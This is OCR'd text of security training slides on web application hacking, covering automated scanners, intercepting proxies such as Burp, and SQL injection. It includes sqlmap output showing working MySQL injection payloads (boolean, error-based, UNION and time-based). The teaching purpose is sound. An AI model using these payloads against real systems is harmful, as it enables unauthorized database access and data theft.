
Plugin	Active
output	☑
console	☑
gtkOutput	☑
htmlFile	☑
textFile	☑
xmlFile	☑

Output plugins allow the user to configure how the framework is going to show its results.



```
[11:07:01] [INFO] target URL appears to have 3 columns in query
[11:07:01] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns'
 injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [
y/N] N
sqlmap identified the following injection points with a total of 25 HTTP(s) requests
:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3362=3362

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=1 AND (SELECT 9338 FROM(SELECT COUNT(*),CONCAT(0x3a6976743a,(SELECT
(CASE WHEN (9338=9338) THEN 1 ELSE 0 END)),0x3a766b663a,FLOOR(RAND(0)*2))x FROM INFO
RMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x3a6976743a,0x594a67796b6b7a476
e69,0x3a766b663a)#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=1 AND SLEEP(5)
---
[11:07:02] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5.0
```

Automated Vulnerability Discovery



Automated
Unrealiable

Discovery

Automated
Dumb

Ressource
Selection

Automated
Dumb

Parameter
Selection

Automated
Intransparent

Input/Attack
Generator

Automated
Intransparent

Analyze

Input

Blackbox

Output

Automated VD - Advantages

- Find low hanging fruits
- Tests for a lot of different vulnerabilities
- Tests a lot of different resources

Automated VD - Problems

- Dont know which attacks it performs
- Or if it performs them correctly
- Maybe it logouts on the first request?
- Maybe it deletes the database?
- Maybe it crashes the system?
- Time needed:
  - Configure it
  - Weed out false positives / recheck
  - „Babysitting“


Content

- Intro
- Motivation
- About Web App Hacking
  - Automated Scanners
  - **Manual Hacking**
  - Semi Automated: Sentinel
- Learning by doing: SQL Injection
  - Super Short Intro to SQL Injections
  - Tautology based SQL Injections
  - Other SQL Injection Scanners
  - Sentinel & SQL Injections
- Conclusion

Intercepting Proxy

- Burp
- ZAP
- (Others)

Burp User Interface


Burp Suite Free Edition v1.5
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Options Alerts
Intercept History Options
Filter: Hiding CSS, image and general binary content
Request Response
Raw Params Headers Hex
?
<
+
>
Type a search term
0 matches


#	Host	Method	URL	Params	Modified	Status	Length	MIME type	Extension	Title	Comment	SSL
1	http://safebrowsing.clients.g...	POST	/safebrowsing/downloads?client=n...	☑	□	200	1073	script				□
2	http://www.csnc.ch	GET	/	□	□	302	470	HTML		302 Found		□
3	http://www.csnc.ch	GET	/de/	□	□	200	8632	HTML		Compass Security AG...		□
5	http://www.csnc.ch	GET	/misc/js/mb.js	□	□	200	1612	script	js			□
7	http://www.csnc.ch	GET	/misc/js/page.js	□	□	200	593	script	js			□
16	http://www.csnc.ch	GET	/mb/index.html	□	□	302	567	HTML	html	302 Found		□
17	http://www.csnc.ch	GET	/mb/index.html?__cookie_try=1	☑	□	302	460	HTML	html	302 Found		□
18	http://www.csnc.ch	GET	/mb/index.html	□	□	200	332	HTML	html			□
19	http://www.csnc.ch	GET	/de/kontakt/	□	□	200	7781	HTML		Compass Security AG...		□

```
GET /mb/index.html?__cookie_try=1 HTTP/1.1
Host: www.csnc.ch
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:16.0) Gecko/20100101 Firefox/16.0
Accept: Cold beer
Accept-Language: L33t only.
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://www.csnc.ch/de/
Compass: Security
If-Modified-Since: Don't care gimme that stuff
UA-CPU: xBrain power
Cookie: CSNC=9YN3O91vktCvtwXHhaWsKs+7JOaB2BBY
```

Discovery

Resource Selection

Burp User Interface



Resource Selection

Parameter Selection

